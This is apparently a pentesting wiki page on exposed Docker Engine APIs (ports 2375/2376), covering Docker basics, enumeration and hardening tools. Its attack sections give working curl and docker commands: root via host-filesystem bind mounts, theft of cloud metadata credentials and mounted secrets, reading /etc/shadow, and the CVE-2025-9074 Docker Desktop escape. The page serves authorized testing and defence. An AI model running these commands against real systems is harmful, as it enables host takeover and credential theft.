2375, 2376 Pentesting Docker
Docker Basics
What it is
Docker is a platform for building, distributing, and running applications in containers. The Docker Engine exposes a versioned REST API used by its command-line client and SDKs.[8]
Basic docker architecture
- containerd: A container runtime that manages image transfer and storage, snapshots, container execution, and supervision.
- The container-shim plays a critical role as an intermediary in the handling of headless containers, seamlessly taking over from runc after the containers are initialized.
- runc: Esteemed for its lightweight and universal container runtime capabilities, runc is aligned with the OCI standard. It is used by containerd to start and manage containers according to the OCI guidelines, having evolved from the original libcontainer.
- grpc is essential for facilitating communication between containerd and the docker-engine, ensuring efficient interaction.
- The OCI is pivotal in maintaining the OCI specifications for runtime and images, with the latest Docker versions being compliant with both the OCI image and runtime standards.
Basic commands
docker version #Get version of docker client, API, engine, containerd, runc, docker-init
docker info # Get more information about Docker settings
docker pull registry:5000/alpine #Download the image
docker inspect <containerid> # Get information about the container
docker network ls #List network info
docker exec -it <containerid> /bin/sh #Get shell inside a container
docker commit <containerid> registry:5000/name-container # Create an image from a container
docker export -o alpine.tar <containerid> #Export container as tar file
docker save -o ubuntu.tar <image> #Export an image
docker ps -a #List running and stopped containers
docker stop <containerID> # Stop a running container
docker rm <containerID> #Remove container ID
docker image ls #List images
docker rmi <imageID> # Remove an image
docker system prune -a
# This destructive command removes:
#  - all stopped containers
#  - all networks not used by at least one container
#  - all images without at least one container associated to them
#  - all build cache
Containerd
containerd is designed to be embedded in platforms such as Docker and Kubernetes. It runs as a daemon on Linux and Windows and keeps a deliberately focused scope: content and image management, snapshots, container lifecycle operations, and supervision.[2]
A key design boundary is that higher-level platforms choose and configure container networking. containerd can manage low-level network attachments and integrates with CRI/CNI plugins, but it does not provide Docker’s complete network-management or orchestration user experience.[2]
Docker uses containerd as part of its runtime stack, while Docker Engine adds higher-level APIs and features such as Docker networking, builds, and Swarm orchestration. The bundled ctr client is primarily a low-level debugging tool rather than a stable Docker CLI replacement.[2]
#Containerd CLI
ctr images pull --skip-verify --plain-http registry:5000/alpine:latest #Get image
ctr images list #List images
ctr container create registry:5000/alpine:latest alpine #Create container called alpine
ctr container list #List containers
ctr container info <containerName> #Get container info
ctr task start <containerName> #You are given a shell inside of it
ctr task list #Get status of containers
ctr tasks attach <containerName> #Get shell in running container
ctr task pause <containerName> #Stop container
ctr tasks resume <containerName> #Resume container
ctr task kill -s SIGKILL <containerName> #Stop running container
ctr container delete <containerName>
Podman
Podman is an open-source container engine that adheres to the Open Container Initiative (OCI) standards, developed and maintained by Red Hat. It stands out from Docker with several distinct features, notably its daemonless architecture and support for rootless containers, enabling users to run containers without root privileges.
Podman is designed to be compatible with Docker’s API, allowing for the use of Docker CLI commands. This compatibility extends to its ecosystem, which includes tools like Buildah for building container images and Skopeo for image operations such as push, pull, and inspect. More details on these tools can be found on their GitHub page.
Key Differences
- Architecture: Unlike Docker’s client-server model with a background daemon, Podman operates without a daemon. This design means containers run with the privileges of the user who starts them, enhancing security by eliminating the need for root access.
- Systemd Integration: Podman integrates with systemd to manage containers, allowing for container management through systemd units. This contrasts with Docker’s use of systemd primarily for managing the Docker daemon process.
- Rootless Containers: A pivotal feature of Podman is its ability to run containers under the initiating user’s privileges. This approach minimizes the risks associated with container breaches by ensuring that attackers gain only the compromised user’s privileges, not root access.
Podman’s approach offers a secure and flexible alternative to Docker, emphasizing user privilege management and compatibility with existing Docker workflows.[1]
[!TIP] Because Podman implements a Docker-compatible command-line experience and API, many familiar commands have Podman equivalents, such as:
podman --version
podman info
podman images
podman ps
Basic Information
Docker Engine normally listens on a local Unix socket, not on a TCP port. When administrators expose the daemon over unauthenticated plain TCP, port 2375 is conventional; TLS-protected access commonly uses 2376. Anyone who can control the daemon can usually obtain root-equivalent access to the host, for example by creating a container with the host root filesystem bind-mounted.[7]
Default port: 2375
PORT    STATE SERVICE
2375/tcp open  docker
Enumeration
Manual
Note that in order to enumerate the docker API you can use the docker command or curl like in the following example:
#Using curl
curl -s http://open.docker.socket:2375/version | jq #Get version
{"Platform":{"Name":"Docker Engine - Community"},"Components":[{"Name":"Engine","Version":"19.03.1","Details":{"ApiVersion":"1.40","Arch":"amd64","BuildTime":"2019-07-25T21:19:41.000000000+00:00","Experimental":"false","GitCommit":"74b1e89","GoVersion":"go1.12.5","KernelVersion":"5.0.0-20-generic","MinAPIVersion":"1.12","Os":"linux"}},{"Name":"containerd","Version":"1.2.6","Details":{"GitCommit":"894b81a4b802e4eb2a91d1ce216b8817763c29fb"}},{"Name":"runc","Version":"1.0.0-rc8","Details":{"GitCommit":"425e105d5a03fabd737a126ad93d62a9eeede87f"}},{"Name":"docker-init","Version":"0.18.0","Details":{"GitCommit":"fec3683"}}],"Version":"19.03.1","ApiVersion":"1.40","MinAPIVersion":"1.12","GitCommit":"74b1e89","GoVersion":"go1.12.5","Os":"linux","Arch":"amd64","KernelVersion":"5.0.0-20-generic","BuildTime":"2019-07-25T21:19:41.000000000+00:00"}

#Using docker
docker -H open.docker.socket:2375 version #Get version
Client: Docker Engine - Community
 Version:           19.03.1
 API version:       1.40
 Go version:        go1.12.5
 Git commit:        74b1e89
 Built:             Thu Jul 25 21:21:05 2019
 OS/Arch:           linux/amd64
 Experimental:      false

Server: Docker Engine - Community
 Engine:
  Version:          19.03.1
  API version:      1.40 (minimum version 1.12)
  Go version:       go1.12.5
  Git commit:       74b1e89
  Built:            Thu Jul 25 21:19:41 2019
  OS/Arch:          linux/amd64
  Experimental:     false
 containerd:
  Version:          1.2.6
  GitCommit:        894b81a4b802e4eb2a91d1ce216b8817763c29fb
 runc:
  Version:          1.0.0-rc8
  GitCommit:        425e105d5a03fabd737a126ad93d62a9eeede87f
 docker-init:
  Version:          0.18.0
  GitCommit:        fec3683
If the docker client can contact the remote API, you can run the commands shown earlier against that daemon.
[!TIP] You can
export DOCKER_HOST="tcp://localhost:2375"and avoid using the-Hparameter with the docker command
Fast privilege escalation
docker run -it -v /:/host/ ubuntu:latest chroot /host/ bashCurl
Port 2376 commonly exposes the API over TLS. Use docker --tlsverify -H tcp://<host>:2376 ... when you have the appropriate CA and client material, or use curl with equivalent TLS options. The --insecure examples below are appropriate only for an authorized test where certificate validation is intentionally being bypassed.[7]
#List containers
curl --insecure https://tlsopen.docker.socket:2376/containers/json | jq
#List processes inside a container
curl --insecure https://tlsopen.docker.socket:2376/containers/f9cecac404b01a67e38c6b4111050c86bbb53d375f9cca38fa73ec28cc92c668/top | jq
#Set up and exec job to hit the metadata URL
curl --insecure -X POST -H "Content-Type: application/json" https://tlsopen.docker.socket:2376/containers/blissful_engelbart/exec -d '{"AttachStdin":false,"AttachStdout":true,"AttachStderr":true,"Cmd":["/bin/sh","-c","wget -qO- http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance"]}'
#Get the output
curl --insecure -X POST -H "Content-Type: application/json" https://tlsopen.docker.socket:2376/exec/4353567ff39966c4d231e936ffe612dbb06e1b7dd68a676ae1f0a9c9c0662d55/start -d '{}'
# list secrets (no secrets/swarm not set up)
curl -s --insecure https://tlsopen.docker.socket:2376/secrets | jq
#Check what is mounted
curl --insecure -X POST -H "Content-Type: application/json" https://tlsopen.docker.socket:2376/containers/e280bd8c8feaa1f2c82cabbfa16b823f4dd42583035390a00ae4dce44ffc7439/exec -d '{ "AttachStdin": false, "AttachStdout": true, "AttachStderr": true, "Cmd": ["/bin/sh", "-c", "mount"]}'
#Get the output by starting the exec
curl --insecure -X POST -H "Content-Type: application/json" https://tlsopen.docker.socket:2376/exec/7fe5c7d9c2c56c2b2e6c6a1efe1c757a6da1cd045d9b328ea9512101f72e43aa/start -d '{}'
#Cat the mounted secret
curl --insecure -X POST -H "Content-Type: application/json" https://tlsopen.docker.socket:2376/containers/e280bd8c8feaa1f2c82cabbfa16b823f4dd42583035390a00ae4dce44ffc7439/exec -d '{ "AttachStdin": false, "AttachStdout": true, "AttachStderr": true, "Cmd": ["/bin/sh", "-c", "cat /run/secrets/registry-key.key"]}'
#List service (If you have secrets, it’s also worth checking out services in case they are adding secrets via environment variables)
curl -s --insecure https://tls-opendocker.socket:2376/services | jq
#Creating a container that has mounted the host file system and read /etc/shadow
curl --insecure -X POST -H "Content-Type: application/json" https://tls-opendocker.socket:2376/containers/create?name=test -d '{"Image":"alpine", "Cmd":["/usr/bin/tail", "-f", "/dev/null"], "HostConfig":{"Binds":["/:/mnt"],"Privileged":true}}'
curl --insecure -X POST -H "Content-Type: application/json" https://tls-opendocker.socket:2376/containers/0f7b010f8db33e6abcfd5595fa2a38afd960a3690f2010282117b72b08e3e192/start
curl --insecure -X POST -H "Content-Type: application/json" https://tls-opendocker.socket:2376/containers/0f7b010f8db33e6abcfd5595fa2a38afd960a3690f2010282117b72b08e3e192/exec -d '{ "AttachStdin": false, "AttachStdout": true, "AttachStderr": true, "Cmd": ["/bin/sh", "-c", "cat /mnt/etc/shadow"]}'
curl --insecure -X POST -H "Content-Type: application/json" https://tls-opendocker.socket:2376/exec/140e09471b157aa222a5c8783028524540ab5a55713cbfcb195e6d5e9d8079c6/start -d '{}'
#Stop the container
curl --insecure -vv -X POST -H "Content-Type: application/json" https://tls-opendocker.socket:2376/containers/0f7b010f8db33e6abcfd5595fa2a38afd960a3690f2010282117b72b08e3e192/stop
#Delete stopped containers
curl --insecure -vv -X POST -H "Content-Type: application/json" https://tls-opendocker.socket:2376/containers/prune
If you want more information about this, more information is available where I copied the commands from: https://securityboulevard.com/2019/02/abusing-docker-api-socket/[3]
Docker Desktop internal Engine API reachable from a container (CVE-2025-9074)
On Docker Desktop a compromised Linux container may be able to reach the Engine API on 192.168.65.7:2375 even when /var/run/docker.sock is not mounted. This was tracked as CVE-2025-9074 and fixed in Docker Desktop 4.44.3. On Windows/WSL2 this is especially dangerous because the attacker can ask the Engine to create a new container with a bind mount of the Windows host filesystem.[4][5][6]
Quick indicators from inside the container:
cat /etc/resolv.conf
# Look for Docker Desktop style hints such as 192.168.65.7

curl http://192.168.65.7:2375/info
# Interesting fields: OperatingSystem="Docker Desktop", KernelVersion=*microsoft-standard-WSL2*

curl http://192.168.65.7:2375/images/json | jq '.[].RepoTags'
If the endpoint is reachable, you can create a new container and mount the Windows host drive exposed by Docker Desktop:
curl -s -X POST http://192.168.65.7:2375/containers/create \
  -H 'Content-Type: application/json' \
  -d '{
    "Image":"alpine",
    "Cmd":["sh","-c","sleep infinity"],
    "HostConfig":{"Binds":["/mnt/host/c:/host_root"]}
  }'

curl -s -X POST http://192.168.65.7:2375/containers/<cid>/start
At that point the attacker-controlled container can access C:\ via /host_root. Useful follow-up paths include:
/host_root/Users
/host_root/ProgramData
/host_root/Windows/System32/Tasks
If the mounted host exposes writable scripts executed by privileged scheduled tasks or services (for example .ps1, .bat, .cmd under a user-writable directory), host filesystem access can become Administrator code execution without a kernel/container escape.
Automatic
msf> use exploit/linux/http/docker_daemon_tcp
nmap -sV --script "docker-*" -p <PORT> <IP>
Compromising
The container-security page describes additional container-escape techniques.
With daemon access, you do not need a kernel-level escape: you can ask Docker to start a privileged container with the host filesystem mounted, then operate on that filesystem directly:
docker -H <host>:2375 run --rm -it --privileged --net=host -v /:/mnt alpine
cat /mnt/etc/shadow- https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/CVE%20Exploits/Docker%20API%20RCE.py
Privilege Escalation
If you are inside a host that is using docker, you may read this information to try to elevate privileges.
Discovering secrets in running Docker containers
docker ps | grep <kubernetes_service_name>
docker inspect <docker_id>
Check env (environment variable section) for secrets and you may find:
- Passwords.
- Ip’s.
- Ports.
- Paths.
- Others… .
If you want to extract a file:
docker cp <docker_id>:/etc/<secret_01> <secret_01>Securing your Docker
Securing Docker installation and usage
- You can use the tool https://github.com/docker/docker-bench-security to inspect your current docker installation.
./docker-bench-security.sh
- You can use the tool https://github.com/kost/dockscan to inspect your current docker installation.
dockscan -v unix:///var/run/docker.sock
- You can use the tool https://github.com/genuinetools/amicontained the privileges a container will have when run with different security options. This is useful to know the implications of using some security options to run a container:
docker run --rm -it r.j3ss.co/amicontaineddocker run --rm -it --pid host r.j3ss.co/amicontaineddocker run --rm -it --security-opt "apparmor=unconfined" r.j3ss.co/amicontained
Securing Docker Images
- You can use a docker image of https://github.com/quay/clair to make it scan your other docker images and find vulnerabilities.
docker run --rm -v /root/clair_config/:/config -p 6060-6061:6060-6061 -d clair -config="/config/config.yaml"clair-scanner -c http://172.17.0.3:6060 --ip 172.17.0.1 ubuntu-image
Securing Dockerfiles
- You can use the tool https://github.com/buddy-works/dockerfile-linter to inspect your Dockerfile and find all kinds of misconfigurations. Each misconfiguration will be given an ID, you can find here https://github.com/buddy-works/dockerfile-linter/blob/master/Rules.md how to fix each of them.
dockerfilelinter -f Dockerfile

- You can use the tool https://github.com/replicatedhq/dockerfilelint to inspect your Dockerfile and find all kinds of misconfigurations.
dockerfilelint Dockerfile

- You can use the tool https://github.com/RedCoolBeans/dockerlint to inspect your Dockerfile and find all kinds of misconfigurations.
dockerlint Dockerfile

- You can use the tool https://github.com/hadolint/hadolint to inspect your Dockerfile and find all kinds of misconfigurations.
hadolint Dockerfile

Logging Suspicious activity
- You can use the tool https://github.com/falcosecurity/falco to detect suspicious behaviour in running containers.
- Note in the following chunk how Falco compiles a kernel module and insert it. After that, it loads the rules and start logging suspicious activities. In this case it has detected 2 privileged containers started, 1 of them with a sensitive mount, and after some seconds it detected how a shell was opened inside one of the containers.
docker run -it --privileged -v /var/run/docker.sock:/host/var/run/docker.sock -v /dev:/host/dev -v /proc:/host/proc:ro -v /boot:/host/boot:ro -v /lib/modules:/host/lib/modules:ro -v /usr:/host/usr:ro falco
* Setting up /usr/src links from host
* Unloading falco-probe, if present
* Running dkms install for falco

Kernel preparation unnecessary for this kernel.  Skipping...

Building module:
cleaning build area......
make -j3 KERNELRELEASE=5.0.0-20-generic -C /lib/modules/5.0.0-20-generic/build M=/var/lib/dkms/falco/0.18.0/build.............
cleaning build area......

DKMS: build completed.

falco-probe.ko:
Running module version sanity check.
modinfo: ERROR: missing module or filename.
 - Original module
   - No original module exists within this kernel
 - Installation
   - Installing to /lib/modules/5.0.0-20-generic/kernel/extra/
mkdir: cannot create directory '/lib/modules/5.0.0-20-generic/kernel/extra': Read-only file system
cp: cannot create regular file '/lib/modules/5.0.0-20-generic/kernel/extra/falco-probe.ko': No such file or directory

depmod...

DKMS: install completed.
* Trying to load a dkms falco-probe, if present
falco-probe found and loaded in dkms
2021-01-04T12:03:20+0000: Falco initialized with configuration file /etc/falco/falco.yaml
2021-01-04T12:03:20+0000: Loading rules from file /etc/falco/falco_rules.yaml:
2021-01-04T12:03:22+0000: Loading rules from file /etc/falco/falco_rules.local.yaml:
2021-01-04T12:03:22+0000: Loading rules from file /etc/falco/k8s_audit_rules.yaml:
2021-01-04T12:03:24+0000: Starting internal webserver, listening on port 8765
2021-01-04T12:03:24.646959000+0000: Notice Privileged container started (user=<NA> command=container:db5dfd1b6a32 laughing_kowalevski (id=db5dfd1b6a32) image=ubuntu:18.04)
2021-01-04T12:03:24.664354000+0000: Notice Container with sensitive mount started (user=<NA> command=container:4822e8378c00 xenodochial_kepler (id=4822e8378c00) image=ubuntu:modified mounts=/:/host::true:rslave)
2021-01-04T12:03:24.664354000+0000: Notice Privileged container started (user=root command=container:4443a8daceb8 focused_brahmagupta (id=4443a8daceb8) image=falco:latest)
2021-01-04T12:04:56.270553320+0000: Notice A shell was spawned in a container with an attached terminal (user=root xenodochial_kepler (id=4822e8378c00) shell=bash parent=runc cmdline=bash terminal=34816 container_id=4822e8378c00 image=ubuntu)
Monitoring Docker
You can use auditd to monitor docker.
References
- [1] Why Podman is worth a look - ti8m
- [2] containerd project overview and features
- [3] Abusing Docker API Socket - Security Boulevard
- [4] 0xdf - HTB MonitorsFour
- [5] Docker security announcements - Docker Desktop 4.44.3 / CVE-2025-9074
- [6] NVD - CVE-2025-9074
- [7] Docker Docs - Protect the Docker daemon socket
- [8] Docker Engine API reference